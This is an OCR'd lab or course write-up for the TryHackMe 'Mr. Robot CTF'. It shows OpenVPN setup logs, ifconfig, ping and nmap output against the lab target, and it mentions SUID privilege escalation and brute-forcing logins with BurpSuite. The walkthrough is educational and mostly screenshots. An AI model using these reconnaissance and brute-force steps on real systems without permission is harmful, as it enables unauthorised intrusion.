DAY-5: CYBERSECURITY


TryHackMe

The "Mr. Robot CTF" on TryHackMe is a popular challenge that involves real-world hacking techniques to simulate gaining access to a vulnerable system. Here's a breakdown of how to solve the three main challenges (or flags) in this CTF.

Challenge Overview:

In this CTF, you are tasked with finding three flags. These flags are hidden in different locations, and you need to exploit vulnerabilities to access them. Here's how to approach the three challenges:

Initial Configuration:






Figure : Download configuration file

Set up OpenVPN and keep it running in the background:

```
┌──(kali㉿kali)-[~]
└─$ cd Downloads

┌──(kali㉿kali)-[~/Downloads]
└─$ sudo openvpn Maximus123(1).ovpn
[sudo] password for kali:
2024-09-27 19:53:17 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback when
 cipher negotiation failed in this case. If you need this fallback please add '--data-ciphers-fallback BF-CBC'
to your configuration and/or add BF-CBC to --data-ciphers.
2024-09-27 19:53:17 Note: cipher 'AES-256-CBC' in --data-ciphers is not supported by ovpn-dco, disabling data c
hannel offload.
2024-09-27 19:53:17 OpenVPN 2.6.12 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO
] [AEAD] [DCO]
2024-09-27 19:53:17 library versions: OpenSSL 3.2.2 4 Jun 2024, LZO 2.10
2024-09-27 19:53:17 DCO version: N/A
2024-09-27 19:53:17 TCP/UDP: Preserving recently used remote address: [AF_INET]52.4.198.155:1194
2024-09-27 19:53:17 Socket Buffers: R=[212992→212992] S=[212992→212992]
2024-09-27 19:53:17 UDPv4 link local: (not bound)
2024-09-27 19:53:17 UDPv4 link remote: [AF_INET]52.4.198.155:1194
2024-09-27 19:53:17 TLS: Initial packet from [AF_INET]52.4.198.155:1194, sid=add5a1e6 6096665a
2024-09-27 19:53:18 VERIFY OK: depth=1, CN=ChangeMe
2024-09-27 19:53:18 VERIFY KU OK
```

```
2024-09-27 19:53:18 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
2024-09-27 19:53:18 TLS: tls_multi_process: initial untrusted session promoted to trusted
2024-09-27 19:53:18 PUSH: Received control message: 'PUSH_REPLY,route 10.10.0.0 255.255.0.0,route-metric 1000,r
oute-gateway 10.6.0.1,topology subnet,ping 5,ping-restart 120,ifconfig 10.6.10.116 255.255.128.0,peer-id 124,ci
pher AES-256-CBC'
2024-09-27 19:53:18 OPTIONS IMPORT: --ifconfig/up options modified
2024-09-27 19:53:18 OPTIONS IMPORT: route options modified
2024-09-27 19:53:18 OPTIONS IMPORT: route-related options modified
2024-09-27 19:53:18 net_route_v4_best_gw query: dst 0.0.0.0
2024-09-27 19:53:18 net_route_v4_best_gw result: via 192.168.30.2 dev eth0
2024-09-27 19:53:18 ROUTE_GATEWAY 192.168.30.2/255.255.255.0 IFACE=eth0 HWADDR=00:0c:29:a6:9b:d0
2024-09-27 19:53:18 TUN/TAP device tun3 opened
2024-09-27 19:53:18 net_iface_mtu_set: mtu 1500 for tun3
2024-09-27 19:53:18 net_iface_up: set tun3 up
2024-09-27 19:53:18 net_addr_v4_add: 10.6.10.116/17 dev tun3
2024-09-27 19:53:18 net_route_v4_add: 10.10.0.0/16 via 10.6.0.1 dev [NULL] table 0 metric 1000
2024-09-27 19:53:18 sitnl_send: rtnl: generic error (-17): File exists
2024-09-27 19:53:18 NOTE: Linux route add command failed because route exists
2024-09-27 19:53:18 Initialization Sequence Completed
2024-09-27 19:53:18 Data Channel: cipher 'AES-256-CBC', auth 'SHA512', peer-id: 124
2024-09-27 19:53:18 Timers: ping 5, ping-restart 120
2024-09-27 19:53:18 Protocol options: explicit-exit-notify 3
```

Once you have connected to the TryHackMe network using OpenVPN, you can get your IP address using several methods depending on your operating system. Here's how you can retrieve your IP after turning on OpenVPN:

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.30.130  netmask 255.255.255.0  broadcast 192.168.30.255
        inet6 fe80::8e38:fee0:180b:8190  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:a6:9b:d0  txqueuelen 1000  (Ethernet)
        RX packets 97335  bytes 82449032 (78.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 59176  bytes 11409748 (10.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 6112  bytes 315645 (308.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6112  bytes 315645 (308.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.6.10.116  netmask 255.255.128.0  destination 10.6.10.116
        inet6 fe80::5f0c:abf5:ce6f:8298  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 8731  bytes 10380305 (9.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 9899  bytes 717251 (700.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure: *IP address after connecting to OpenVPN i.e., 10.6.10.116*

Interface of Mr Robot CTF:






Figure: *Mr Robot CTF*






```
┌──(kali㉿kali)-[~]
└─$ ping 10.10.109.69
PING 10.10.109.69 (10.10.109.69) 56(84) bytes of data.
64 bytes from 10.10.109.69: icmp_seq=1 ttl=61 time=291 ms
64 bytes from 10.10.109.69: icmp_seq=2 ttl=61 time=288 ms
64 bytes from 10.10.109.69: icmp_seq=3 ttl=61 time=287 ms
64 bytes from 10.10.109.69: icmp_seq=4 ttl=61 time=288 ms
64 bytes from 10.10.109.69: icmp_seq=5 ttl=61 time=312 ms
64 bytes from 10.10.109.69: icmp_seq=6 ttl=61 time=289 ms
64 bytes from 10.10.109.69: icmp_seq=7 ttl=61 time=288 ms
64 bytes from 10.10.109.69: icmp_seq=8 ttl=61 time=325 ms
^C
── 10.10.109.69 ping statistics ──
8 packets transmitted, 8 received, 0% packet loss, time 7010ms
rtt min/avg/max/mdev = 287.338/296.088/324.890/13.398 ms
```

Flag 1: User Enumeration and Exploitation

Steps to Solve:


1. **Scan the Target Machine:**
    - Start with an **Nmap** scan to identify open ports and services running on the target.


nmap -sV -sC -oN nmap_scan 10.10.109.69

Focus on services like HTTP (port 80) and any SSH services (port 22).

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC -Pn -oN nmap.scan 10.10.109.69
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-27 20:03 IST
Stats: 0:00:23 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 11.00% done; ETC: 20:07 (0:03:06 remaining)
Stats: 0:00:24 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 11.50% done; ETC: 20:07 (0:03:05 remaining)
Stats: 0:01:31 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 45.00% done; ETC: 20:07 (0:01:51 remaining)
Stats: 0:02:03 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 61.00% done; ETC: 20:07 (0:01:19 remaining)
Stats: 0:03:21 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 99.99% done; ETC: 20:07 (0:00:00 remaining)
Nmap scan report for 10.10.109.69
Host is up.
All 1000 scanned ports on 10.10.109.69 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 207.42 seconds
```









Figure: *Challenge 1 key*



Flag 2: Privilege Escalation to Root

Steps to Solve:

1. **Look for Privilege Escalation Opportunities:**
    - Once you gain user-level access (usually by compromising WordPress or another service), you need to escalate your privileges to root.
    - Start by checking for **SUID** binaries or services running as root that you can exploit.




Figure: *Login.php*







Figure: *We don't know what the username and password is*

Brute Forcing to Obtain Usernames and Passwords using BurpSuite:










Figure: *Brute forcing the username*

